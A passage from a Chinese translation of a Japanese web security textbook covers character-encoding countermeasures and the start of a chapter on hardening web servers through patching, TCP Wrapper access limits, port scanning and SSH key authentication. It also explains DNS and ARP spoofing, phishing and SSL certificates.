- 正确设置数据库的字符编码方式（请参考 4.4 节）
- 在所有需要设置字符编码方式的地方设置编码方式

下面分别对这几项进行说明。

◇ 正确设置 HTTP 返回头的 Content-Type 里的编码方式

虽然本书里没有涉及此部分内容，但是如果在 HTTP 返回头中的 Content-Type 里设置一个不正确的编码方式的话，就可能发生浏览器将文件内容误认为 UTF-7 编码进行解析，从而出现 XSS 漏洞的风险。这里所说的“正确设置”，是指设置一个浏览器能理解的字符编码方式的意思。如果是处理日语的话[①],那么编码方式应该是下面三种方式之一。注意下面的编码方式中下划线和中划线的区别。

- UTF-8（推荐）
- Shift_JIS（只用在面向手机的 Web 网站的情况下）
- EUC-JP

◇ 正确设置数据库的字符编码方式

数据库的字符编码方式设置也会给系统安全性带来影响。在数据库中有下面几个地方可以进行编码方式的设置（根据数据库不同设置场所也不同）。

- 保存时的编码方式（可以以列、表、数据库为单位进行设置）
- 数据库内处理时使用的编码方式

① 中文一般使用的编码方式为：UTF-8、GB2312 和 GBK。——译者注

- ➤连接到数据库引擎时使用的编码方式

不管在哪里进行设置，都推荐统一使用 Unicode 的编码方式，即 UTF-8 或者 UTF-16。

◇ 通过“尾骶骨测试”来确认数据库编码方式是否正常工作[①]

下面简单介绍下如何确认整个数据库是否正确的设置为了 Unicode 编码了，这就是将“尾骶骨”三个字录入数据库，然后在页面上确认这几个字是否能正常显示出来。如果“尾骶骨”能正常显示的话，那么就说明数据库中的 Unicode 设置能正常工作。如果显示出来的是“尾〓骨”或者“尾 骨”的话，那么就要怀疑是不是处理的哪一环节中出现 Shift_JIS 或者 EUC-JP 了。笔者将这种测试方法叫作“尾骶骨测试”。

“尾骶骨”中的“骶”字（U+9AB6）是 JIS X 0208 中不存在的汉字（JIS 第 3 基准汉字），所以这个词汇非常适合做数据库编码设置检查的测试用例。

◇ 在所有需要设置字符编码方式的地方设置编码方式

根据应用程序中所使用的编程语言或者第三方库的不同，可能在文件读写、邮件发送等时候都能够手工设置编码方式。这时候需要对所有的可以设置字符编码方式的地方都要进行确认，根据实际情况设置正确的编码方式。

◆ 其他对策：尽量避免编码自动检测

根据所使用编程语言的不同，有的语言能支持对 HTTP 请求的编码方式进行自动判断功能（PHP、Java、Perl 等），但是基于以下原因，不建议使用字符编码自动检测功能。

- ➤在只考虑到 Shfit_JIS 的应用程序中，如果输入数据中混有 Unicode 的 U+00A5 的话，则在经过转义处理后再转换为 Shfit_JIS 编码的话，有可能 U+00A5 会被错误转换为 0x5C（反斜线），导致发生系统漏洞。
- ➤如果字符编码方式自动检测存在缺陷的话会导致判断结果不正确，从而发生乱码等现象。

所以要尽量避免使用输入数据的自动编码检测功能，而是通过手工显式地进行编码方式设置。

---

① 此测试不适用于中文。中文的乱码问题不像日语那么复杂。——译者注

6.6　总结

本章主要讲述了字符编码的处理对安全性的一些影响。

在 Web 应用程序开发时经常会出现汉字乱码问题，几乎每个人都曾经遇到过。发生乱码的原因都是因为字符编码的处理或者设置不正确导致的。字符编码除了会导致乱码问题外，还可能会引发安全漏洞的出现。

像这样由于字符编码处理不当导致的漏洞绝对不是什么小概率事件。具体到如何去做，我们可以从最常见的乱码问题开始着手。比如可以先按照下面的步骤进行处理。

- 发现非法的编码数据终止处理，或者用 U+FFFD 替换
- 确认“表”或者“ソ”、“能￥”等是否能正确保存和显示
- 是否能通过尾骶骨测试

由字符编码引起的漏洞经常被用在网络攻击中，比如蠕虫病毒 Nimda 就是利用了漏洞 MS00-057 的一个例子。

对策汇总

- 应用全体统一使用 Unicode
- 输入数据非法时报错并终止处理
- 处理数据时使用正确的编码方式
- 输出时设置正确的字符编码方式


第7章

如何提高 Web 网站的安全性

本章我们将主要探讨一下除了应用程序以外，我们还能采取哪些手段来提高网站整体的安全性。首先，我们会介绍一下 Web 网站攻击的概况，然后再针对各种攻击手法，对基础软件（中间件）漏洞、伪装攻击、网络监听、网络篡改，以及恶意软件等漏洞或攻击行为的对策进行说明。

在进行详细介绍之前，我们先总结一下来自 Web 网站外部的攻击都有哪些，如图 7-1 所示。

▶ 图 7-1 针对 Web 网站的外部攻击



像上图显示的那样，除了应用程序本身以外，攻击者还有很多其他途径可以发动攻击，如果不预防这些潜在威胁的话，光靠编写安全的程序是不能 100% 保证 Web 网站的安全性的。本章将把这些应用程序以外的攻击分为以下几类，并分别介绍针对这些攻击可以采取的对策。

- 针对 Web 服务器的攻击
- 伪装攻击
- 网络监听、网络篡改
- 恶意软件

7.1　针对 Web 服务器的攻击途径和防范措施

如果只是在 Web 应用程序里面清除了潜在安全隐患的话，并不足以保证系统的绝对安全性。除了应用程序，还要确保像 Web 服务器（包括 PHP 或 Servlet 容器等中间件）等基础软件的安全性。本章将先介绍一下针对 Web 服务器的攻击手段，然后再阐述如何对其进行防御。

7.1.1　利用基础软件漏洞进行攻击

操作系统及 Web 服务器等软件也会存在漏洞，Web 服务器有可能因为这些基础软件的漏洞导致被入侵。另外如果 Web 服务器中还存在跨站脚本攻击（XSS）漏洞的话，则有可能导致发生被动攻击从而进一步对用户造成侵害。

利用了基础软件漏洞的攻击会导致各种次生灾害发生，比如网站被篡改、信息泄露、拒绝服务，或者被用来当作跳板进而发动对其他服务器的攻击等。

7.1.2　非法登录

网络上有很多针对管理 Web 服务器用的软件（Telnet、FTP、SSH 等服务器软件，以及 phpMyAdmin 或者 Tomcat 的管理页面）密码进行暴力破解的攻击。攻击者事会先对服务器进行端口扫描来确认哪些端口或是服务是开放的，然后针对开放的端口或者服务进行基于字典的暴力破解攻击。

如果管理服务器用的密码被破解的话，会造成网站内容被篡改或信息泄露等各种重大问题。

7.1.3　对策

为了预防针对 Web 服务器的攻击，可以采取以下的对策。

- 停止运行不需要的软件
- 定期实施漏洞防范措施
- 对不需要对外公开的端口或者服务加以访问限制
- 提高认证强度

下面分别对这几项加以说明。

停止运行不需要的软件

在 Web 服务器上同时运行的那些不需要对外提供服务的软件，很可能会成为外部攻击的入口。而且这些不对外提供服务的软件也需要进漏洞防范措施等，会产生运营成本。所以停止运行这些不必要软件，既能降低成本，也能使系统更安全。

定期实施漏洞防范措施

Web 服务器软件及编程语言等基础软件也需要实行漏洞预防措施。应对 Web 服务器的漏洞可以按照下面的步骤实施。

- ➤前期设计时应该考虑的事情
  - ➡确认软件支持期限
  - ➡决定打补丁（升级）的方法
- ➤运营开始后需要做的事情
  - ➡随时关注漏洞发布信息
  - ➡漏洞出现后调查补丁状况以及防范对策、并制定对应计划
  - ➡执行漏洞对应计划

◆ 选定软件时确认软件的升级状况

作为软件漏洞对策，可选取的方法有打补丁和版本升级两种。需要注意的是，很可能在网站运营期间，就出现所选用的软件停止开发或更新的情况。

有的商用软件公司会通过软件支持生命周期政策（Support Lifecycle Policy）的形式公布软件的支持期限。比如微软的服务端产品都会保证在新版本出来之后 7 年内继续提供系统补丁[①]。不同软件公司及不同的产品，其所能提供的软件支持生命周期政策长短也各有不同，需要在选择某一产品之前确认清楚。


免费软件和开源软件（FLOSS）则很多都没有公布具体的软件支持生命周期政策，这一点尤其要注意。在选择 FLOSS 作为基础软件的时候，可以通过查看该软件过去的升级记录，来预测未来软件是否能得到可靠的保障。

下图显示了各 PHP 的主要版本支持情况。从图中可以看出，PHP4.x 系列的支持期限为从 PHP5 发布开始，在 3 年半之内都会提供技术支持。

---

① http://www.microsoft.com/japan/presspass/detail.aspx?newsid=1932（参考日期：2010 年 12 月 4 日）

图 7-2 各 PHP 主版本的支持期限



如上图显示的那样，PHP 的版本升级还是很活跃的。而另一方面，旧版本的支持期限都比较短，如果在网站运维中所使用的 PHP 版本不被官方支持了，就会带来安全上的隐患。不光是 PHP，所有使用了 FLOSS 的都需要考虑到这一问题。

综上所述，如果基础软件选择 FLOSS 的话，需要在系统开发前期就预测到 Web 网站在运维阶段可能会发生的软件版本升级的可能性，并针对迁移到新版本所需要的费用进行运维上的预算。

◆ 确定打补丁方式

在选择基础软件的时候，最好同时也确定给软件进行打补丁的方法。基本上给软件打补丁可以采用下面的方法。

- 重新安装最新版本的软件
- 在源代码级别打补丁后再编译（Make）
- 使用系统提供的包管理软件（APT 或者 Yum 等）
- 使用补丁软件（Windows Update 或者 WSUS 等）

打补丁的方法也受软件安装方法的影响。比如在使用包管理系统安装的软件，打补丁也需要通过包管理软件来完成。通过其他方法安装的软件，可以进行单独打补丁后编译，或者安装新版软件的方法。

此外，像 PHP 等编程语言版本升级后，由于语言本身的规范有可能会有变更，所以就可能会导致系统运行异常。因此在版本升级前需要确定升级的影响范围，并对应用程序进行全面的功能测试。

利用包管理系统打补丁的时候，由于不会修改软件本身的规格，而只是打上 Bug 或漏洞修复补丁，所以由此导致应用程序不能正常工作的可能性比较低。与之相对应的，包管理系统提供的软件的版本一般都会比最新的版本稍微旧一些。但是根据 Linux 的发行版本不同，也有的包管理系统都会提供最新版本的软件（Fedora 等）。

可见，上述所说的给软件打补丁的方法各有利弊，软件的安装方法不同，打补丁的方式也不同。这就需要在选定某一软件的时候，要同时确认软件的安装方法以及打补丁的方法。

下面是在本书附带的漏洞系统镜像系统（请到本书的支持页面下载：http://www.ituring.com.cn/

book/1249）里进行软件升级的例子。apt-get 命令是 Ubuntu 或 Debian 等 Linux 发行版本采用的包管理程序 APT 的一个命令。带有下划线的部分是需要在命令行输入的命令。

执行示例　在漏洞系统镜像系统里进行软件升级的例子

```
wasbook@wasbook:~$ sudo apt-get update
[sudo] password for wasbook:        ←输入密码 wasbook
命中 http://jp.archive.ubuntu.com lucid Release.gpg
正在读取软件包列表... 完成
...【省略】
wasbook@wasbook:~$ sudo apt-get upgrade
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
...【省略】
wasbook@wasbook:~$
```

Fedora 以及 CentOS、Red Hat Enterprise Linux 等 Linux 发行版本都采用 Yum 作为包管理系统。关于包管理系统的详细说明请参考关于 Linux 的书籍。

◆ 关注各种漏洞相关信息

每天都会有各种系统漏洞被发现，每天也都会公开应对的方法或者安全补丁。为了保证 Web 网站的安全性，需要关注各种相关软件的漏洞信息，并实时采取对应措施。

各种漏洞信息一般会通过 Web 站点或者邮件列表公布。在 Web 应用开始运营之前，就需要确定如何收集这些软件漏洞信息，建立能及时监视这些漏洞信息的体制。

下面列举了一些发布漏洞信息的权威网站。除了关注应用程序所采用软件的漏洞信息之外，最好也能对这些网站保持关注。[①]

 JVN（Japan Vulnerability Notes）

http://jvn.jp

 JVN iPedia 漏洞信息数据库

http://jvndb.jvn.jp/

不管哪个网站都提供了 RSS 订阅功能。订阅了这些 RSS 的话，将对及时获取各种信息有很大帮助。

◆ 确认漏洞后调查补丁状况以及防范对策、并制定对应计划

在确认漏洞信息之后，按照如下步骤制定漏洞对应计划。

---

① 常用的中文和英文网站有：
WooYun（国内）：http://www.wooyun.org/
SecurityFocus（国外）：http://www.securityfocus.com/
National Vulnerability Database（国外）：http://nvd.nist.gov/
——译者注

1. 是否在使用存在漏洞的软件
2. 确认此漏洞导致的影响，讨论是否需要针对此漏洞采取应对措施
3. 决定应对方法
4. 制定详细的实施计划

前面两步主要讨论是否有对此漏洞采取应对措施的必要性，有时候会很难判断漏洞是否会给系统带来影响，这时候可以采取只要系统使用着出现漏洞的软件，一律打补丁、升级。

漏洞的应对方法，有以下 3 种方式。

- 安装修正程序或安全补丁（根本性解决方法）
- 升级到解决了漏洞的新版本（根本性解决方法）
- 采取回避对策（临时措施）

这里所说的回避对策，是指通过采取修改配置等方法来达到系统不受漏洞影响的目的。回避措施一般是在安全补丁还没有公布，或者补丁的可靠性没有得到验证而不能打入补丁等情况下，作为临时措施来施行。

在实施计划中，需要确定以下事项。

- 在测试环境验证（是否需要重启服务器，应用程序是否正常运行，切换回老系统方法的确认）
- 实施日程表
- Web 网站停止服务公告
- 服务器的备份步骤
- 实施项目的详细化
- 实施后验证方法的详细化
- 创建实施步骤及检查表（Check List）

上面描述的是一个比较完整的实施计划。如果现实情况允许短时间停止 Web 服务器，则可以省略在测试环境上的验证步骤，而直接在正式环境下打补丁。此外，还可能存在不能准备测试环境的情况。不管哪种情况，都需要在打补丁之前进行完整的备份，以防打补丁后发生系统故障。

◆ 执行漏洞对应计划

制订了漏洞应对计划后，只要按计划执行就可以了。

打补丁或者版本升级结束之后，需要记录工作记录，同时在系统环境构成表（系统架构说明文档）里修改更新过的各模块，记录相关软件的最新版本等信息。

对不需要对外公开的端口或服务加以访问限制

SSH 服务（sshd）或 FTP 服务作为对服务器进行管理的常用软件，不能随意停止其服务运行，但是可以通过增加对这些服务的访问限制，来提高系统的安全性。

即使不是有名的网站，只要接入到网络中，SSH 或 FTP 等端口也会受到来自世界各地的攻击。对这些端口加以访问上的限制，可以有效的抵御这种无差别攻击。具体的方法有下面两种。

- 只允许来自专线或者 VPN 的连接
- 只允许来自指定 IP 的访问

其中限定 IP 的方法有下面几种。

- 在网络入库的路由或者防火墙上进行 IP 限制设置
- 利用服务器 OS 自带的功能（Windows 防火墙，或者 iptables、TCP Wrapper 等）进行 IP 限制
- 利用软件自身的访问限制功能

下面的例子是使用 TCP Wrapper 来限制只有本地网络才能访问 sshd 服务的例子。首先在 /etc/hosts.deny 文件里禁止所有的访问请求，之后在 /etc/hosts.allow 文件里设置允许来自本地网络的访问请求。在需要通过网络进行系统维护的时候，最好使用固定 IP 访问服务器，并在服务器里对访问 IP 进行限制，这是非常安全的方法。

执行示例　使用 TCP Wrapper 对 sshd 进行访问限制设置

```
$ cat /etc/hosts.deny
sshd: ALL
$ cat /etc/hosts.allow
sshd: 192.168.0.0/255.255.255.0
$
```

如果出口 IP 不是固定 IP 的话，建议在最小范围内限制能访问服务器的 IP。笔者由于需要在公司外面对 Web 服务器进行远程维护，所以我在配置文件里指定了 ISP 的域名，来设置能访问服务器的远程连接请求（图中 ISP 的域名为非真实域名）。


```
$ cat /etc/hosts.allow
sshd: *.example.ne.jp      ←通过设置 ISP 的域名来设置访问限制
sshd: xxx.xxx.xxx.xxx      ←家里的 IP 地址
```

通过查看服务器的日志（/var/log/secure）可以发现，针对 SSH 服务器的大部分攻击都是来自国外的 IP 地址，所以上面的设置能遮断大部分的攻击请求。尽管如此，也还是存在绕过 IP 地址限制的可能性的，这个问题可以请参考后面的关于强化认证功能的章节。

◆ 通过端口扫描确认各端口服务状态

可以通过端口扫描工具来方便的验证访问限制是否有效。下面的图 7-3 就是使用端口扫描工具 Nmap[①]（Windows 版）对本书附带的 Linux 镜像进行端口扫描的结果（默认设置时的结果）。Nmap 是有名的端口扫描工具，而且是一个开源软件。

▶ 图 7-3　端口扫描




从上图可以看出，这个系统一共运行着 SSH、SMTP、HTTP、POP3 等 4 种服务[②]。这其中 SSH 是不需要对外部公开的端口，所以需要按照前面介绍过的方法进行访问上的限制。

此服务器内同时还运行着 PostgreSQL 服务，但是 Nmap 的扫描结果并没有显示出来。这说明 PostgreSQL 不会接受来自外部的连接请求。

下面图 7-4 显示的则是对笔者个人研究用的 Windows Server 进行端口扫描的结果。

▶ 图 7-4　对笔者的研究用服务器进行端口扫描的结果



---

① http://nmap.org/

② 443 端口为 HTTPS 所使用，Nmap 的画面上都显示为 HTTP。

笔者这台研究用服务开着很多端口接受来自外部的连接请求，如果这样的状态直接接入公网的话，是非常危险的。然而根据笔者进行安全咨询的经验，像这样开着很多端口的服务器还是时不时地能见到的。

Web 网站在运营时需要提供哪些服务，开放哪些端口，最好在前期设计的时候就设计好，然后在系统投入运营之前，利用端口扫描等工具进行开放端口检查[①]。

提高认证强度

前面已经说过，系统管理用的软件应该对访问来源的 IP 地址进行严格的限制，然而这是不够的，还需要加强管理用软件的用户认证强度。具体可以采取以下措施。

- 删除或者停止 Telnet 和 FTP 服务，只使用 SSH 服务
- 在 SSH 服务中使用公钥认证方式来代替密码认证

说起 Telnet 和 FTP 的问题，一般人都会想到到非加密通信，然而笔者认为最大的问题应该是没有采用高强度的认证方式。像之前说到的那样，针对 Telnet、FTP、SSH 等的密码暴力破解攻击一直存在。即使使用了 SSH，在采用用户 / 密码作为认证方式这一点上，SSH 和 Telnet 等并没有太大的差异，强烈建议使用公钥认证方式。

① 端口扫描要检查的是对外部网络访问开放的端口，需要使用接入到外网环境进行扫描。

7.2 防范伪装攻击的对策

网站伪装攻击也是 Web 网站的常见威胁之一。网站伪装是指攻击者将准备好的攻击网站通过一定手段伪装成正规网站，诱骗用户访问。通过网站伪装攻击，可以达到篡改正规网站内容，或者盗取用户信息的目的。本节将先对网站伪装的常见方法进行说明，然后再讲述如何防范网站伪装攻击。

网站伪装主要有两种方法，一种是网络级别的伪装，一种是只复制网站外观的钓鱼方式。

7.2.1 网络伪装的手段

本节将主要针对网络级别的伪装攻击进行说明，我们将通过以下这些曾经在网络上公开报道的真实事例来介绍。

➤针对 DNS 服务器的攻击
➤ARP 欺骗攻击

针对 DNS 服务器的攻击

针对对 DNS 服务器的攻击主要有以下几种类型。

➤通过发动对 DNS 服务器的攻击来替换 DNS 的配置
➤DNS 缓存污染攻击
➤购入已过期域名做非法之用

就在本书的编写期间，2010 年 11 月丹麦的著名安全公司 Secunia 的网站（http://secunia.com/）发生了 DNS 内容被改写的事故[①]，致使用户访问了被攻击者替换后的内容。这次攻击虽然没有带来很大的损失，但是如果攻击者想做的话，可以通过放出虚假的漏洞信息来诱骗用户下载伪装为正规防病毒软件的恶意软件，不难想象这将会带来非常大的损失。

DNS 缓存污染攻击则是指向用户使用的 DNS 缓存服务器不停的发送查询请求，然后抢在 DNS 缓存服务器的应答到来之前，向客户端发送伪装的应答。这样客户端得到的 Web 服务器的 IP 就是攻击者准备的伪装服务器的 IP 地址了。这之后，用户就开始和伪装网站进行通信了。

关于如何去防范针对 DNS 服务器的攻击，我们将在 7.2.3 节里进行说明。

① http://secunia.com/blog/153/（参考日期：2010 年 11 月 28）

专栏：VISA 域名问题 COLUMN

“VISA 域名问题”是一个众所周知的失效域名问题的例子。

原本 VISA.CO.JP 的域名是由域名管理商 E-ONTAP.COM 负责解析的，但是后来 E-ONTAP.COM 破产了，所以 E-ONTAP.COM 这个域名也就失效了，变成了任何人都可以申请的状态。但是这时候 VISA.CO.JP 的第二域名服务器还是指向 E-ONTAP.COM 的域名服务器，没有做任何修改。

如果是有人恶意买入了 E-ONTAP.COM 域名的话，就可以利用其对 VISA.CO.JP 域名的解析权去做非法的事情了，还好中京大学的副教授铃木常彦意识到了这个问题后买入了这个域名，最后没有发生事故。

VISA 域名问题虽然说是域名管理企业的域名失效导致的问题，但是现实中也存在自己的域名过期失效后被第三者买入的实例。建议在公司级别上指定针对域名管理的相关规定，比如指定专门的域名管理人员，决定好如何交接等问题。

ARP 欺骗攻击

ARP 欺骗是指通过发送伪造的 ARP（Address Resolution Protocal）应答，以达到伪装成其他 IP 地址的目的。利用 ARP 欺骗进行网站伪装攻击时，当被攻击服务器向网络发送网关 IP 地址的 MAC 请求（ARP 请求）时，攻击者会抢先返回伪造的 ARP 应答，来冒充网关，从而截获所有与服务器的通信内容。ARP 欺骗攻击有一个限制条件，就是要和被攻击服务器在同一物理网段内。

2008 年 6 月某著名网站托管企业的数据中心发生的安全事故，就是由于 ARP 欺骗攻击导致的攻击案例。在此次事故中，托管中的一台服务器由于感染了恶意软件，从而导致了同一网段内发生了 ARP 欺骗攻击。由于被攻击的服务器内容里被加入了 iframe 内容，进而又导致了查看了被攻击网站网页的用户也被感染了恶意软件。

关于防范 ARP 欺骗攻击的对策，我们将在 7.2.3 节里进行说明。

7.2.2　钓鱼攻击

钓鱼（Phishing）是指创建一个和原网站非常像的网站，然后通过邮件等发送链接，诱骗用户访问这个假网站并让用户在假网站上输入用户名、密码或其他个人信息，从而达到收集个人信息的目的。钓鱼比起网络级别的伪装（DNS 攻击或者 ARP 欺骗攻击）来说显得技术含量不是很高，但是经常有用户上当遭受损失。在日本也经常出现一些复制著名二手货交易网站或者 SNS 网站的钓鱼网站。

钓鱼攻击原则上和正规网站没有什么直接关系，但每个网站的用户都有可能被钓鱼网站欺骗。尽管预防钓鱼网站还主要靠用户自己来防范，但是作为网站方面，也应该采取一定的措施来帮助用户预防钓鱼网站。具体的内容我们将会在下一节进行说明。

7.2.3 Web 网站的伪装攻击对策

防范针对 Web 网站的伪装攻击，可以采取下面的措施。

- 网络层的对策
- 使用 SSL/TLS
- 使用便于记忆的域名

下面按顺序对这几项进行说明。

网络层的对策

在 7.2.1 节里我们已经说过，网络层的伪装攻击主要通过 ARP 欺骗攻击和对 DNS 服务器的攻击来进行。虽然完全抵御这些攻击比较困难，但我们还是可以采取如下措施的。

◆ 同一网段内不放置可能存在漏洞的服务器

由于 ARP 欺骗攻击局限于在同一网段之内，所以在网段内不放置可能存在安全漏洞的服务器是其对策之一。也就是说，对同一网段的机器，不管其作用及重要程度如何，都应该一视同仁地实行安全漏洞防范措施。

如果租用的服务器在同一网段内还有其他公司的服务器的话，最好向提供托管服务的公司咨询一下他们预防 ARP 欺骗攻击的情况。

◆ 强化 DNS 运维

DNS 是互联网最基本的服务之一，但仍然会经常由于配置错误或者漏洞导致 DNS 问题出现。如何去安全的管理、维护一个 DNS 服务器，可以参考下面我们罗列出来的 DNS 的书籍以及独立行政法人信息处理推进机构（IPA）的内容。另外，也可以考虑将来使用 DNSSEC。

DNS 缓存污染攻击主要需要用户本身去防范，作为参考，我们一并将 DNS 缓存污染攻击的相关资料也列了出来。[①]

关于域名注册和 DNS 服务器配置的注意事项

http://www.ipa.go.jp/security/vuln/20050627_dns.html

DNS 缓存污染攻击对策（正文为 PDF 格式）

http://www.ipa.go.jp/security/vuln/DNS_security.html

---

① 中文的相关参考资料有：
维基百科上关于“域名服务器缓存污染”的介绍：http://en.wikipedia.org/wiki/DNS_spoofing
DNS 缓存投毒攻击原理与防御策略：http://www.chinacommunications.cn/fileup/PDF/2009-6-4-003.pdf
DNS 相关的攻击介绍：http://www.freebuf.com/articles/network/17150.html
——译者注

 关于 DNS 缓存污染攻击漏洞的注意事项

http://www.ipa.go.jp/security/vuln/documents/2008/200809_DNS.html

 注意关于 DNS 服务器的漏洞的再次提醒

http://www.ipa.go.jp/security/vuln/documents/2008/200812_DNS.html

引入 SSL/TLS

SSL（Secure Sockets Layer）和 TLS（Transport Layer Security）也是防范 Web 网站伪装攻击的有效对策。在下面的说明中我们把这两个词统称为 SSL。提起 SSL 大家的第一印象一般是用来进行加密通信的，但是它还有另一个重要的功能，就是通过第三方机构（Certification Authority，认证中心）来验证域名的合法性。如果 Web 网站的管理员和用户都能熟练的使用 SSL 的话，那么就可以通过 SSL 来达到防范网站伪装攻击的目的。

作为网站的管理人员，正确使用 SSL 功能的第一步就购买合法的数字证书。购买了合法证书的网站域名会由认证中心来公证其合法性。即使 Web 网站被伪装攻击了，那么用户也可以通过浏览器的警示意识到访问了假冒网站。图 7-5 显示的是 Internet Explorer 9 的数字证书错误的页面。这也可以通过在本书的模拟环境提供的虚拟机中启动浏览器访问 https://example.jp/ 来确认。

▶ 图 7-5　访问证书有问题时网站的警告




电子证书可以有效地对网站伪装攻击进行防范，但如果只是以抵抗钓鱼攻击为目的，则可以根据电子证书的种类不同采取不同的使用方式。现在能购买到的证书种类有以下几种，下面是按价格从低到高的顺序排列。

➤域名认证证书
➤组织认证证书
➤EV-SSL 证书

域名认证证书的组织名一栏里会显示域名本身，不会对组织名做认证。组织认证证书则会在组织栏里显示企业、团体名称，以及个人姓名等。EV-SSL 证书则会根据 CA/Browser Forum 制定的标准[①]对企业的真实性进行验证。

使用 EV-SSL 会很容易分辨出伪装的网站。图 7-6 显示的是通过 HTTPS 协议访问 verisign 公司网站时的页面。这时候浏览器的地址栏会变成绿色，并且右侧多了一个带锁头图标的显示区域。锁头图标右侧就是以英语显示的企业名称等信息。

▶ 图 7-6　EV-SSL 会验证企业信息的真实性



在使用 EV-SSL 以外的证书的时候，需要自己确认所访问网站的域名是否正确。比较有名的网站由于其域名是众所周知的，所以也有不使用 EV-SSL 证书的，也许是他们认为普通的域名认证证书就已经足够了。根据证书的种类不同，购买时所需要的费用也不同，所以要根据自己网站的性质以及域名的认知程度，来综合考虑购买哪种证书。

① http://www.cabforum.org/documents.html

专栏：免费的数字证书　COLUMN

